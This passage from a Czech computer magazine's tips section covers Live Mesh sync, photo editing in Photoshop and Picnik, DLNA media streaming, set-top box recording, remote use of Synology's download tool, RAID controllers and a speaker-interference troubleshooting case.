V záhlaví rozečtené zprávy můžete nyní z nabídky vybrat »Odsud označit jako nepřečtené«. Ve chvíli, kdy se ke zprávě opět vrátíte, automaticky naroluje první nepřečtená zpráva, takže budete moci snadno pokračovat ve čtení.

23. Live Mesh Synchronizace a sdílení souborů přes internet

Hledáte bezplatný nástroj na synchronizaci libovolných složek mezi webem a několika počítači. Neznámým webovým službám však příliš nedůvěřujete.



TIP ► Jako vhodný kandidát se nabízí bezplatný synchronizační software Live Mesh od Microsoftu. Live Mesh je primárně určen pro synchronizaci libovolných složek mezi neomezeným počtem počítačů. Kromě toho můžete svá data nahrávat na zabezpečené webové úložiště s kapacitou 5 GB. K tomuto úložišti lze odkudkoliv přistupovat pomocí virtuální pracovní plochy.

REGISTRACE: Jak je u služeb Windows Live pravidlem, potřebujete pro použití Live Mesh vlastní Windows Live ID. Pokud jej nemáte, zaregistrujte se na adrese **www.mesh.com**. Zde klikněte na »Sign in«, na další stránce na »Sign up« a poté postupujte podle pokynů.

INSTALACE: Na stránce **www.mesh.com** klikněte na tlačítko »Sign in«, na nové stránce zadejte své Windows Live ID a potvrďte kliknutím na »Sign in«. Otevře se webové prostředí Live Mesh; zde klikněte na »Add device«. Z nabídky poté vyberte verzi svého operačního systému a pokračujte kliknutím na »Install«. Soubor »LiveMesh.exe« poté uložte na disk a spusťte. Instalace Live Mesh se provede automaticky.

NASTAVENÍ: Po dokončení instalace vyplňte v úvodním okně Live Mesh opět své přihlašovací údaje k Windows Live a pokračujte kliknutím na »Sign in«. V dalším kroku zvolte název počítače v síti Live Mesh a klikněte na »Add device«. Pro synchronizaci adresářů mezi dalšími počítači zopakujte stejný postup instalace a nastavení také na těchto počítačích.

Od této chvíle najdete v Průzkumníku po kliknutí pravým tlačítkem myši na libovolnou složku novou volbu »Add folder to Live Mesh«. Pro upřesňující nastavení klikněte v dialogu této volby na »Show synchronization options«. Zde zvolte počítače, se kterými chcete vybranou složku synchronizovat. Volba »Live Desktop« zpřístupní složku ve webovém prostředí Live Mesh. Kliknutím na »OK« se složka zařadí do synchronizačního procesu Live Mesh. Pro snadnější rozpoznání změny sdílená složka barvu z klasické žluté na modrou. Samotná synchronizace probíhá na pozadí, nemusíte se o ni nikterak starat.

PŘÍSTUP KE SLOŽKÁM: Své sdílené složky v rámci jednoho Windows Live účtu najdete pod »Tento počítač | Live Mesh Folders«, případně »Start | Programy | Live Mesh | Live Mesh Folders«. Pokud složky synchronizujete také s webovým úložištěm, klikněte v nabídce zařízení Live Mesh na »Live Desktop«. Live Desktop je virtuální pracovní plocha v prohlížeči, kde můžete se složkami a soubory pracovat podobně jako ve Windows. Své soubory z počítače můžete dokonce na Live Desktop nahrát prostým přetažením myši. Spolehlivě však tato funkce funguje pouze v Internet Exploreru.

VZDÁLENÁ PLOCHA: Nabídku funkcí Live Mesh uzavírá vzdálené ovládání pracovní plochy Windows. Pro připojení ke vzdálené ploše přejděte v aplikaci do nabídky »Devices«, kde u požadovaného počítače aktivujete »Connect to device«. Ovládání vzdálené plochy probíhá v okně internetového prohlížeče, není tedy potřeba žádný další software. Také tato funkce však funguje pouze v Internet Exploreru.

MARTIN KUBÍK



Upravený obrázek

Původní obrázek

24. Fototip měsíce: Temnější nebe

Výlet s fotoaparátem může přinést současně velké potěšení i zklamání. Cestou totiž můžete potkat mnoho krásných objektů pro fotografování, nemusíte však být na tom správném místě právě ve chvíli, kdy je pěkně osvětleno. Typickým výsledkem je naštědlý snímek s ne zrovna modrou oblohou.

PROBLÉM

Může se vám stát, že když stisknete spoušť svého fotoaparátu a chcete pořídit testovací snímek, ve vzduchu je mlžný opar. Výsledkem je pak to, že se snímek zdá plochý a mírně mdlý. Bílá barva majáku není příliš zářivá a ani nebe není příliš jasné a jeho nádherná modř úplně zanikne. Pro dokumentaci místa to stačí, v albu by však lépe vypadala zářivější a barevnější fotografie.

FOTOGRAFUJTE JINAK

Tento problém se objeví především tehdy, pokud fotograf nepoužije širokoúhlý objektiv. Kvůli omezenému rozsahu normálního objektivu nebo teleobjektivu získá obrázek větší nádech šedé atmosféry a celkově se jeví jako zastřený. Použijte proto širokoúhlý objektiv s širším rozsahem hloubky pole, díky čemuž je pak fotografie mnohem čistší.

VYLEPŠENÍ V POČÍTAČI

Drastickou metodou vylepšení může být výměna oblohy ve Photoshopu. To je ale dost pracné a většinou i zbytečné. Snímek totiž získá větší hloubku, pokud některé jeho specifické části ztmavíte.

Důležité samozřejmě je, aby se tento efekt nedotkl objektů nebo osob, které se nachází v horní polovině fotografie.

Záleží však samozřejmě na objektu a na tom, zda není příliš pracné a zdoluhavé vyhnout se mu při „ztmavování“. U naší ukázkové fotografie to příliš času nezabere, protože věž, která je v horní části snímku, má čisté obrysy.

V nabídce Photoshopu vyberte nástroj „kouzelná hůlka“. Pomocí ní klikněte na obrázek v místě, kde je nebe. Prostřednictvím stisku klávesy [Shift] označíte i místa, která se napoprvé nedostala do výběru, a nechtěné části odstraníte pomocí klávesy [Alt].

Stiskem klávesy [D] nastavte barvu popředí na černou. Nyní vytvořte novou vrstvu pomocí položek »Vrstva | Nová vrstva výplně | Přechod«. V editoru přechodu vyberte přednastavení „popředí do průhlednosti“ a „úhel“ nastavte na 90 stupňů. Klávesou [F7] vyvolejte paletu vrstev, aktivujte vrstvu přechodu a v nabídce vlevo nahoře vyberte jako vyplňovací metodu „překrýt“. V paletě vrstev snižujte standardní hodnotu krytí ze „100 %“, dokud nebude fotografie vypadat přirozeně. U této ukázkové fotografie jsme snížili krytí asi na 50 %. Nakonec si ještě můžete pohrát s úrovněmi, a to nejlépe v samostatné vrstvě úprav. Ve střední části dialogového okna posuňte „trojúhelníčky“. Tím se zvýší kontrast a jas obrázku, což by mu také mělo prospět.

25. Fotografování Záměrné přidání rozostření (motion blur) pro zvýšení efektu

Pohled, který vypadá velmi dynamicky, se posléze na vytvořeném snímku může zdát úplně statický – jakoby zmražený. Takový obrázek už prostě nemůže mít původní atmosféru.



Světelné stopy: Dynamicky působící rozmazané světelné stopy v kontrastu se statickými budovami působí velmi expresivně.

TIP ► V případě pohybujících se objektů je u fotografie potřebné vyřešit zásadní problém: můžete totiž zachytit jen krátký okamžik z celé scény. Nic se na fotografii nemůže hýbat. Můžete pouze docílit toho, aby fotografie dynamicky vypadala, a to pomocí několika správných nastavení. Důležité ale je použít správný poměr rozmazání. To pak ošálí mozek, kterému se poté zdá, že na obrázku je pohyb. Použitím tohoto efektu dosáhnete toho, že snímek je mnohem zajímavější než reálná situace.

Abyste toho dosáhli, nastavte na svém fotoaparátu delší expoziční čas. Obrazový senzor pak nezachytí jen „zamrzlý“ moment, ale také pohyb objektu. Na obrázku zůstanou za pohybujícím se objektem stopy a šmouhy, jež vyčnívají nad ostrými objekty, které v pohybu nejsou, a zůstanou tedy bez šmouh.

Pro tento způsob fotografování je nejvhodnější režim priority času (označovaný jako Tv). Sami si podle potřeby nastavíte expoziční čas a fotoaparát automaticky vybere odpovídající clonu. Dobrou startovací hodnotou pro vaše pokusy bude 1/8 nebo 1/15 sekundy – tedy v případě, že je dostatek denního světla. Naproti tomu nastavením nízké clony zajistíte širokou hloubku ostrosti. V tomto případě bude lepší, když vypnete funkci stabilizátoru obrazu. Neměla by totiž v této proceduře smysl. Místo ní raději použijte stativ, který zabráni nechtěnému rozostření.

Výhodou použití stativu je získání dobrých výsledků i v případě, že nemáte tak dobré vybavení (tak kvalitní objektiv). Při použití delších expozičních časů totiž nehraje takovou roli světelnost objektivu (f). U rozmazaného snímku není jeho zkrácení tak viditelné.

26. Profesionální tip: Optimalizace fotografií pro sociální sítě

Chcete ukázat svým přátelům na sociální síti Facebook nebo na webu Flickr, co všechno jste viděli a zažili na dovolené? Webové grafické editory vám to umožní a zjednoduší.

Zpracování fotografií z dovolené většinou obnáší pouze základní úpravy, jako je zesvětlení, změna kontrastu, vyvážení barev, popřípadě i oříznutí. Na to ale nepotřebujete přímo Photoshop. Místo něj můžete použít bezplatné nástroje, které fungují ve webovém prostředí a ke kterým budete mít přístup v jakékoli internetové kavárně kdekoli na světě. Jedinou podmínkou je, aby byl na počítači nainstalován Flash Player a aby v počítači bylo povoleno připojení digitálního fotoaparátu, popřípadě čtečky karet.

Upravujte fotografie on-line

Ve svém webovém prohlížeči si otevřete stránku www.picnik.com/app. V honí části je nabídka, ve které můžete kromě angličtiny zvolit i jiný jazyk (češtinu ale ne). V případě, že zůstanete u angličtiny, klikněte pro nahrání snímků na „Upload a photo“. Otevře se dialogové okno, ve kterém specifikujete umístění snímku, který chcete zpracovat. Bude patrně na připojeném externím zařízení – fotoaparátu, pokud jste ho předem nepřesunuli na disk počítače. Po nahrání ho aplikace Picnik zobrazí a nabídne vám funkce, které máte k dispozici. Ve složce „Edit“ máte možnost snímek otáčet („Rotate“), oříznout („Crop“), měnit jeho jas a kontrast („Exposure“), barvy („Colors“) nebo jeho velikost („Resize“). Ovládání pomocí posuvníků je intuitivní a úpravy jsou díky funkci preview ihned viditelné. V případě potřeby můžete všechny změny vrátit zpět pomocí tlačítka „Reset“ a „OK“, jednotlivé změny pak pomocí tlačítka „Undo“.

Vyžijte efekty

Záložka se jménem „Create“ je trochu zavádějící. Pokud na ni totiž přejdete, nemůžete vytvořit úplně nový obrázek, můžete pouze změnit ten původní. K dispozici je mnoho funkcí a nástrojů. Do snímku můžete napří-

klad přidat různé texty nebo rámečky nebo můžete změnit vyznění snímků díky nabídnutým efektům. Pro efekty vyberte podzáložku „Effects“. Vyzkoušet můžete poměrně bohatou nabídku efektů – od známých, jako je sépiový, po méně známé, jako je neon. Pomocí posuvníků ovlivníte působení efektu na snímek a jeho použití potvrdíte pomocí „Apply“, popřípadě zamítnete pomocí „Cancel“.

Po úpravě snímku se přepnete do záložky „Save and Share“ (Uložit a sdílet) a „Save to Computer“. Zde máte možnost uložit upravený snímek na počítač, případně externí disk (fotoaparát). Můžete samozřejmě změnit jeho název i formát (JPG, TIFF i PDF), popřípadě další vlastnosti, jako je komprese. Po stisku tlačítka „Save Photo“ je možné specifikovat cestu pro uložení. V podzáložce „Email Photo“ máte možnost poslat upravenou fotografii svým známým pomocí e-mailu. Vyplníte e-mailový příjemců a svůj e-mail, předmět, popřípadě i nějakou zprávu, a zadáte také vlastnosti fotografie (tedy její velikost). Stiskem tlačítka „E-mail Photo“ fotografii zašlete. Příjemci ji dostanou od „noreply@picnik.com“.

Použití dalších funkcí

Až doposud se všechny úpravy fotografie prováděly bez registrace. Pokud si vytvoříte na tomto serveru uživatelský účet, Pic-


nik vám nabídne další funkce a možnosti, jako uložení e-mailových adres přátel, upřednostňované místo ukládání souborů a také nastavení pro připojení k sociálním sítím.

Abyste se zaregistrovali, klikněte na záložku „Register“, zadejte svoje uživatelské jméno (username), heslo (password) a e-mailovou adresu. Potom klikněte na tlačítko „Create my account!“. Pokud o sobě nechcete vyplňovat žádné další osobní údaje, můžete následující otázky přeskočit pomocí stisku tlačítka „Onwards“. Po registraci máte možnost stáhnout a upravovat pět fotografií. Kdo chce využívat Picnik ještě intenzivněji, může upgradovat na „Premium“ člena. Dostane více prostoru pro uložení fotografií a další editační funkce.

Propojení se sociálními sítěmi

Program Picnik můžete použít i ve spojení s dalšími internetovými nástroji, jako jsou například webová alba Picasa nebo Flickr, a také se sociálními sítěmi, jako je Facebook nebo MySpace. Když se registrujete na Picnik, můžete zadat i napojení na tuto webová fotoalba a sociální síť. Například pokud chcete otevřít fotografii ze svého alba na Picasa, klikněte na záložku „Library“ a vyberte podložku „More“, kde se objeví seznam podporovaných služeb. Vyberte „Picasa Web Albums“ a potom stisknete tlačítko „Connect“. Picnik vás pak požádá o přístup na vaše album. Pokud ho povolíte, dostanete se na svá alba a fotografie z nich budete moci upravovat a přidávat další. V budoucnu už se do svých alb dostanete automaticky bez potvrzování. Podobně můžete postupovat i u dalších serverů.

Po úpravě fotografie ji můžete pomocí záložky „Save & Share“ a příkazu „Save“ opět uložit do příslušného alba, případně do něj můžete vkládat nové snímky. Snadno tak dostanete fotografie například na Facebook. Při ukládání však dejte pozor, protože upravené fotografie nahradí v albu ty původní.



Ukažte fotky přátelům: po zadání přístupových dat můžete upravené fotografie zveřejnit rovnou na Facebooku, nebo jiných sociálních sítích.

PLACENÁ INZERCE

PLACENÁ INZERCE

27. Profesionální tip: Jak připojit domácí elektroniku pomocí DLNA

Mnoho domácích spotřebičů lze velmi jednoduše propojit dohromady. Jejich uživatelé to však často nevědí, nebo neumí této funkci využít.

Filmy, hudba, fotografie – to vše je dnes většinou v elektronické podobě uloženo někde na pevném disku počítače. Problém už je jen s jednoduchou a komfortní prezentací těchto dat. Je škoda se například na film dívat na notebooku, když si ho velmi snadno můžete pustit na své velké ploché televizi. Je jedno, že je v jiném pokoji. Stačí, když na ní najdete logo DLNA a připojíte ji k síti.

DLNA (Digital Living Network Alliance) je sdružení výrobců počítačové techniky, spotřební elektroniky a mobilních zařízení (patří do něj například Intel, HP, Sony, Samsung, Cisco, Toshiba). Vzniklo ve snaze zajistit snadné vytvoření domácí multimediální sítě, ve které budou schopny spolupracovat počítače, spotřební elektronika a mobilní zařízení, a to nejenom doma, ale i na cestách. Zařízení v síti musí být schopna se sama nakonfigurovat a zjistit, které další prvky se nacházejí kolem.

Dalším důležitým prvkem technologie DLNA je použití standardních formátů a technologií, např. obrázků JPEG, hudby ve formátu MP3 a videa ve formátu MPEG-2, a v síti se používají IP adresy, LAN nebo WAN síť.

Mezi zařízení, která jsou kompatibilní s technologií DLNA, patří počítače, notebooky, ale i mobilní telefony (Nokia N95, Motorola VE66), přehrávače (LG BD-390), konzole (například PlayStation 3), routery, tiskárny a systémy hi-fi. Zařízení mohou plnit dvě odlišné funkce. „Servery“ DMS (Digital media servers) slouží k distribuci médií, například souborů obrázků, hudby nebo videa. „Klienti“ DMP (Digital media players) přijímají a přehrávají média. Některá zařízení plní obě funkce najednou.


Server si buď koupíte (může jít například o domácí multimediální server, NAS server), nebo si můžete udělat server z jakéhokoli počítače nebo notebooku. Stačí k tomu vhodný software. Používají se například programy CyberLink Media Server, Mezzmo, MediaTomb, Tversity (<http://tversity.com>), ale úplně stačí mít na počítači Windows Media Player 11.

1. Co budete potřebovat




Zařízení: K tomu, abyste si mohli například filmy uložené na notebooku přehrát na televizoru, budete potřebovat vhodný software (například Windows Media Player 11 a vyšší) a televizor, konzoli nebo nějaký přehrávač s certifikací DLNA. Počítač a televizor (případně jiné zařízení) musí být samozřejmě připojeny k domácí počítačové síti – nejlépe pomocí LAN kabelu, kdy je zajištěna vysoká datová propustnost.

2. Vyberte multimediální obsah




Notebook serverem: Multimediální server uděláte z notebooku velice snadno. V našem příkladu použijeme MS Windows Media Player, který je součástí Windows 7. Spustíte tento program a vytvoříte si knihovnu multimediálních souborů, které budete chtít na televizoru přehrávat. Uděláte to velmi snadno tak, že soubory přesunete do knihovny, popřípadě do ní zařadíte jen odkazy na tyto soubory. Sdílet můžete filmy, hudbu a obrázky.

3. Jak vytvořit server



Server: Poté, co jste si vybrali obsah, který chcete nabízet, můžete ze svého počítače udělat mediální server. V nabídce Media Playeru vyberte položku „Datový proud | Zapnout vysílání médií datovými proudy“. Otevře se další okno, kde budete muset vysílání datovými proudy ještě potvrdit a kde si můžete přečíst informace o tomto vysílání a také informace o bezpečnosti. Poté ještě budete muset knihovnu médií pojmenovat.

4. Příjem datového proudu



TV: Pro příjem datového proudu potřebujete přijímač DLNA kompatibilní. Nastavení příjmu ukážeme na LCD televizoru Samsung LE40B650 (cena cca 40 000 Kč), který je vybaven síťovým konektorem a DLNA podporuje. Připojte ho do domácí sítě, ve které je i počítač, a na ovladači stiskněte tlačítko „Source“ (zdroj). Z nabídky (seznamu zdrojů), která se objeví, vyberte „DLNA“, za kterým bude název počítače a název knihovny médií.


5. Vyberte si z knihovny




6. Připojení dalších zařízení



7. Připojení Sony PlayStation 3



8. PS3 Media Server



Přehrávání: V následujícím kroku si můžete vybrat, zda si chcete prohlížet fotografie, spustit si hudbu či mluvené slovo, nebo sledovat film. Po zvolení jedné z možností už se na obrazovce zobrazí konkrétní soubory, případně složky. Vyberte si pomocí dálkového ovladače požadovaný soubor a televizor vám ho zobrazí (případně přehraje, pokud je to video nebo audio). Soubory tedy nemusíte nikam kopírovat, vypalovat je a nemusíte připojovat notebook k televizoru. Ten může zůstat zapnutý v úplně jiné místnosti.

PS3: Pokud není váš televizor DLNA kompatibilní, můžete přijímat datové proudy prostřednictvím jiného zařízení připojeného k televizoru. DLNA podporují například i DVD přehrávače, Blu-ray přehrávače nebo herní konzole. Například Sony PlayStation 3 se může stát domácím multimediálním centrem. Kromě datových proudů si poradí i s Blu-ray disky a nabízí až 250 GB místa na integrovaném disku.

Vyhledejte server: Herní konzoli PlayStation 3 můžete připojit k domácí síti prostřednictvím sítě LAN i pomocí bezdrátové sítě Wi-Fi. Pomocí herního ovladače přejděte do hlavní nabídky. Pokud chcete například přehrát film, vyberte nabídku Video a v podnabídce zadejte „Search for Media Servers“. Za chvíli by se měl najít server vytvořený z vašeho počítače a videa, která nabízí a která si můžete pustit.

Přehrajete cokoli: Pro rozšířenou konzoli PS3 existuje i speciální freewareový program PS3 Media Server (najdete ho například na <http://download.chip.eu>), který z počítače udělá mediální server a navíc v reálném čase překóduje formáty, které PlayStation nepodporuje, a převede je do formátu, se kterým si konzole poradí. Přehrát tak můžete už v podstatě cokoli. Po spuštění program v počítačové síti vyhledá připojený PlayStation. Důležité je, že program podporuje také titulky, se kterými si konzole jinak neporadí.

28. Digitální set-top boxy s pevným diskem

Jak zajistit nahrávání audia v Dolby-multi channel při naprogramovaném nahrávání

Dobré filmy jsou téměř vždy vysílány v době, kdy se na ně nemůžete dívat. A když si je nahrajete na pevný disk pomocí časového nahrávání (timer), obvykle se nahrají bez zvuku Dolby-multi channel.



Začněte včas: Pouze když začnete nahrávat přesně v době, kdy pořad začíná, můžete si být jisti, že se audio nahraje se zvukem Dolby.


TIP ► Zvyk začít nahrávat pořad o něco dříve a skončit s nahráváním později nám zůstal z doby, kdy se nahrávalo na kazety VHS.

V současné době už není nic takového zapotřebí. Televizní kanály dodržují díky několika faktorům svůj program a navíc set-top boxy neustále dostávají korektní časový signál přes digitální vysílání nebo také přes internet. Fakt, že se zvuk Dolby audio z nahrávky při použití časového nahrávání často vytratí, způsobuje špatný začátek záznamu. Oproti analogovému vysílání je digitální vysílání rozděleno do několika streamů. Kromě obrazu a zvuku může vysílání obsahovat i EPG (Electronic Program Guide) a informace videotextu. Receiver tyto datové streamy se stejnou adresou (PID) sumarizuje a poskytuje je zobrazovacímu zařízení.

V případě „naprogramovaného“ nahrávání v určený čas se začnou ukládat všechny streamy, které byly ve stanovenou dobu vysílány. Pokud se ale v době začátku nahrávání vysílá nějaký pořad, který není v Dolby (například nějaká upoutávka nebo reklama), uloží se i následující pořad, o který stojíte, bez Dolby. Řešením je samozřejmě to, že nebudete nastavovat začátek nahrávání na dobu před začátkem pořadu, který chcete uložit. Pak se vám uloží všechny potřebné vysílané streamy.

29. Synology NAS station Použijte stahovací nástroj, i když nejste v lokální síti

Synology nabízí pro svoje NAS pevné disky speciální nástroj, který vám umožní v prostředí Windows dálkové ovládání a nastavení disku – ovládání však funguje jen v rámci lokální počítačové sítě.




Přízpusobení: Synology Redirector akceptuje jako server i DynDNS. Tímto způsobem můžete nastavovat stahování na disk odkudkoli.

TIP ► NAS disk může sám stahovat soubory z internetu, což je velmi praktické. Nastavit můžete stahování z Rapidshare, BitTorrent, e-mule a dalších download portálů. Velmi komfortně to jde pomocí nástroje Redirector, který si můžete stáhnout ze

stránky Synology (www.synology.com). Po nainstalování a spuštění tohoto nástroje jednoduše přetáhnete (drag and drop) odkazy pro stahování do tohoto nástroje, a NAS disk je hned začne stahovat. Nástroj Redirector však bohužel funguje pouze v rámci lokální sítě, do které je NAS disk připojen. Ten, kdo chce nastavit stahování z jiného místa mimo lokální síť, je odkázán na webové rozhraní síťového disku. Pomocí jednoduchého triku však můžete spravovat stahování i na dálku pomocí Redirectoru. Nejprve nainstalujte nástroj na lokální počítač a nastavte ho. Potom vyvolejte Editor registru, příkazem „regedit“ najdete klíč „HKEY_CURRENT_USER\Software\Synology\DownloadRedirector“ a exportujte ho. Následně nainstalujte ovládací program Redirector na vzdálený počítač, ze kterého chcete řídit stahování. Během prvního spuštění se bude program snažit najít NAS disk, pochopitelně ho ale nenajde. Potom opět pomocí Editoru registru upravte položku „Server“ a změňte její název na DynDNS, odkud normálně přistupujete k NAS disku. Pokud nepoužíváte přednastavený port 5000, musíte příslušně upravit i toto nastavení portu. Potom zavřete Editor registru, restartujte nástroj – a je to!

30. Osobní počítače Disky v poli – i když si s tím vaše základní deska neporadí

Rádi byste měli ve svém počítači diskové pole, ať už z důvodu zvýšení přenosové rychlosti, nebo kvůli lepšímu zabezpečení dat. Nicméně vaše základní deska není vybavena RAID řadičem.



Geniálně jednoduché: S řadičem Dawicontrol DC-5220 můžete snadno propojit dva SATA disky. Váš systém ho snadno rozpozná jako zařízení.

TIP ► Pokud vaše základní deska není vybavena RAID řadičem, můžete ho doplnit později. Zvolit můžete řadič ve formě PCI Express karty (stojí cca 500 Kč vč. DPH), popřípadě samostatný řadič, který se zapojí mezi pevné disky – například Dawicontrol DC-5220. Pomocí DIP přepínače na něm nastavíte, zda chcete provozovat pole RAID 0, nebo RAID 1, řadič připojte na SATA port na základní desce a k řadiči připojte dva SATA disky.

CHYBA MĚSÍCE

Praskání v reproduktorech

PROBLÉM: Při stěhování si náš čtenář s sebou vzal svůj stereosystém, který se skládal z receiveru, bezdrátového internetového rádia, CD přehrávače, DVD rekordéru, televizoru a set-top boxu. Vše poskládal na skříň a poličku a připojil reproduktory. Místo očekávaného nerušeného proudu hudby se mu však z pravého reproduktoru ozývalo jen velmi nepříjemné skřípání. Přestože hudba byla slyšitelná, konstantní skřípavý zvuk bránil kvalitnímu poslechu.

DIAGNÓZA: Protože stejná sestava před přestěhováním hrála bez problémů, bylo jasné, že „něco je špatně“ a některá komponenta byla zapojena jinak. Pravý reproduktor byl tentokrát umístěn dost blízko domácích komunikačních zařízení, což dříve nebyl. Měli jsme tedy podezření, že příčinou rušení je některé z elektronických zařízení vysílajících do okolí. Mezi podezřelé patřil modem, router, ethernetový switch, WLAN access point, DECT základna a NAS pevný disk. Protože modem, router a ethernetový switch nevysílají žádné rádiové signály a ještě mezi nimi a reproduktorem byla betonová zeď, větší podezření vzbuzoval WLAN přístupový bod a základna DECT.

Vzpomněli jsme si na stínící vlastnosti alobalu z hodin fyziky i z filmu Spiknutí (Conspiracy Theory). Nejdříve jsme odstínili reproduktor, pak i jednotlivá zařízení. Praskot z reproduktoru se však ozýval dál. Dalším v řadě podezřelých byl kabel vedoucí k reproduktoru. Vzhledem ke své délce by mohl být použitý kabel skvělou anténou pro všechny typy rušivých vlivů. Pomocí různých pokusů, jako bylo přemístění reproduktoru na úplně jiné místo (mimo vliv komunikačních zařízení), se ukázalo, že ani kabel k reproduktoru nebude příčinou rušivého praskání. Jediným podezřelým tak zůstal kabel stereosystému.

ŘEŠENÍ: Pohnuli jsme receiverem a k němu připojenými kabely a rušení se stalo více intenzivním. Abychom identifikovali pachatele, postupně jsme vypínali a zapínali jednotlivá zařízení. A jak se nakonec ukázalo, příčinou problému s praskáním bylo WLAN internetové rádio. Jeho anténa zřejmě vyzařovala rušení, které ovlivnilo pravý kanál receiveru. To je sice důkazem toho, že je zesilovač postaven kvalitně a z dobrých komponent, nicméně

tento fakt nepomůže při řešení našeho problému. Jako okamžité opatření jsme zkusili nejprve zvětšit odstup jednotlivých zařízení jejich přestavením. CD přehrávač a DVD přehrávač už pak byly dostatečně odděleny a rušení se projevovalo jen v případě, kdy jsme se na něj vysloveně soustředili. Přesto zcela nezmizelo. Protože se náš čtenář nechtěl internetového rádia vzdát, bylo nutné uvažovat o jeho jiném připojení. WLAN anténa tohoto zařízení logicky vytváří určitá rušení, a tak jsme místo tohoto spojení vyzkoušeli LAN připojení pomocí homeplugu (síťové karty do el. zásuvky, která není příliš drahá). Tím jsme se nepříjemného praskání definitivně zbavili a svoji funkci ztratil i zastaralý přístupový bod (access point). ☑



PLACENÁ INZERCE

Z TESTLABU

Rubriku Top 10 najdete po změně layoutu našeho časopisu až na jeho konci, a to společně s přehledem procesorů (desktopových i mobilních) a grafických čipů. **Přehledné tabulky**, které by vám měly usnadnit orientaci a pomoci s výběrem hardwarových produktů, tedy najdete snadno bez listování a všechny pohromadě.

PAVEL TROUSIL



V tomto vydání Chipu opět najdete několik zajímavých testů. V jednom z nich se věnujeme malým mobilním počítačům, které se z hlediska svých rozměrů a výdrže často mohou srovnávat s netbooky, ale nabízí vyšší výkon a často i delší provoz na akumulátor. Jejich cena už naštěstí není tak vysoká, takže i v tomto směru netbookům tak trochu konkurují. Jejich výkon sice není nijak převratný, je ale vyšší než u netbooků, což je pro někoho dobrý důvod, aby se o ně zajímal. Nakonec na porovnání výkonu procesorů se můžete podívat i v naší přehledné tabulce mobilních procesorů.

Předmětem dalšího testu je zajímavé srovnání fotoaparátů a kamery. Obě tato zařízení umí fotografovat i filmovat, samozřejmě ale s rozdílnými výsledky. Schopnost nahrávat video ve vysokém rozlišení bude u fotoaparátů stále častější a touto funkcí jsou vybaveny i některé kompakty. U nových zrcadlovek je tato funkce téměř „povinná“.

I když je zájemců o fotografování i filmování stále dost, nebyl pro prodejce loňský rok právě jednoduchý. Řada lidí totiž z ekonomických důvodů nákup odložila. Proдало se tak méně kompaktních fotoaparátů (asi 400 000 ks) než v roce 2008 (cca 500 000 kusů). Jen prodej zrcadlovek se mírně zvýšil (cca o 7 %), přibližně na 39 000 kusů. To je poměrně vysoké číslo a je vidět, že digitální zrcadlovky lákají svými funkcemi i dostupnou cenou a že je u nás vysoký počet lidí, kteří to myslí s fotografováním vážně a nestačí jim jen „momentky“ z kompak-

